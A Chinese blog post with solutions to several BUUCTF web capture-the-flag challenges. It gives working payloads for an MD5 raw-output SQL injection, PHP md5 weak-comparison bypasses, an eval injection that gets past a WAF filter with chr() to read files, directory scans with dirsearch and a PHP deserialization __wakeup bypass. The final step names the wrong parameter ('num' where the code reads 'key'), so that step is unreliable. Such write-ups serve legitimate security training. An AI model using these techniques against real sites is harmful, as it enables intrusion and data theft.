
buuctf 刷题2

原创

葫芦娃42 于 2022-05-02 22:32:44 发布 21 收藏
分类专栏： buuctf刷题 文章标签： php


本文链接：https://blog.csdn.net/weixin_63231007/article/details/124532553


buuctf刷题 专栏收录该内容
2 篇文章 0 订阅
订阅专栏

[BJDCTF2020]Easy MD5 1

burp抓包，发现传入的参数的语句为：

Hint: select * from 'admin' where password=md5($pass,true)



> md5函数介绍为：
>
> md5(string , raw)
>
> string : 规定需要计算的字符串
>
> raw : 规定十六进制或二进制输出格式。
>
> true：16字符二进制格式
>
> false(默认): 32字符十六进制数

md5 true参数漏洞有

ffifdyop字符串会造成漏洞。md5('ffifdyop',true)=’or’6xxxxxx

因此传入ffifdyop之后，数据库查询语句变为：

select * from ‘admin’ where password= '' or ’6xxxxxx ’ ，变成 ‘’ or 6，可以得到

Do You Like MD5?

查看源码得知：

```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

要满足a ！ =b ，且md5($a) == md5($b).php弱类型比较，

因此传入a=240610708 b=QNKCDZO。

这两个md5加密后为0e开头。弱类型比较满足判断。

又得到一段代码

```
 <?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

要满足param1!==param2,并且md5(param1)===md5(param2). ===强类型比较，


不过md5函数仍有一个漏洞，当我们输入的值为数组时，会返回NULL值，NULL===NULL绕过。

因此post传入param1[]=1,param2[]=2.

```php
<?php
error_reporting(0);
include  "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo  $flag;
} flag{d5144ffe-b08c-431c-a8ff-07390281fc2e}
```



得到flag。

[RoarCTF 2019]Easy Calc 1

查看源码，还是没思路。看别人题解可知：

查看源码可以得到：

```
url:"calc.php?num="+encodeURIComponent($("#content").val()),
```

访问calc.php.

```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

PHP的字符串解析特性简单介绍：

假如waf不允许num变量传递字母：

http://www.xxx.com/index.php?num = aaaa //显示非法输入的话


那么我们可以在num前加个空格：

http://www.xxx.com/index.php? num = aaaa

这样waf就找不到num这个变量了，因为现在的变量叫“ num”，而不是“num”。但php在解析的时候，会先把空格给去掉，这样我们的代码还能正常运行，还上传了非法字符。

scandir(' / ')扫描根目录下所有文件。


```
?  num=print_r(scandir('/'));
// 然而因为单引号被过滤。用chr(47)来绕过。（chr(47)是 / ）
?  num=print_r(scandir(chr(47)));
```




发现flag的踪迹，f1agg

读取f1agg文件　用file_get_contents('/f1agg').

```
? num=file_get_contents('/f1agg');
// 因为单引号过滤，用chr()绕过，/f1agg分别对应chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)
? num=file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))
```



得到flag。



[极客大挑战 2019]PHP1

题目提到他经常备份，dirsearch扫描一下他的可能的备份文件。

python dirsearch.py -u http://04eb2456-aa7f-470f-912b-f0854e6a5f0d.node4.buuoj.cn:81 -e * -w db/dicc.txt

探测到 www.zip文件

打开发现flag.php，输入发现flag是假的。

然后继续看class.php

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```

index.php文件里有

```php
    <?php
    include 'class.php';
    $select = $_GET['select'];
    $res=unserialize(@$select);
    ?>
```

代码审计，发现这是一道反序列化的题目。

因此我们要满足，Name类里，

$this->password == 100 ， $this->username === 'admin' ， 并且绕过_wakeup()魔法函数

因此我们给select传入修改后的Name类的序列化

?select = O:4:"Name":2:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;};

不知道为什么，自己手工写出来的，他不识别，最好用php编辑器出来的复制运用。因此用下面的，不用上面这个。

(1)因为Name类里属性定义是private类型，因此序列化之后会在 %00Name%00username。php在线编辑器帮我们序列化之后并不会显示%00。需要我们自己补上。


```
?select = O:4:"Name":2:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

(2)调用unserialize()时会自动调用魔法函数wakeup(),可以通过改变属性数绕过，把Name后面的2改为3或以上即可

```
?select = O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

(3)url不识别"",因此urlencode一下。

hackbar loadurl 一下 execute得到flag



ACTF2020 新生赛]BackupFile 1

Try to find out source file!

之后就没有任何信息了。用dirsearch扫描一下目录：

-u+地址 -e选择语言 -w选择字典

python dirsearch.py -u http://26aff866-378e-4d85-8ee9-73dded16a211.node4.buuoj.cn:81 -e * -w db/dicc.txt

发现index.php.bak备份文件。

访问下载得到

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

代码审计，根据php==弱比较，传入?num=123即可满足条件，得到flag。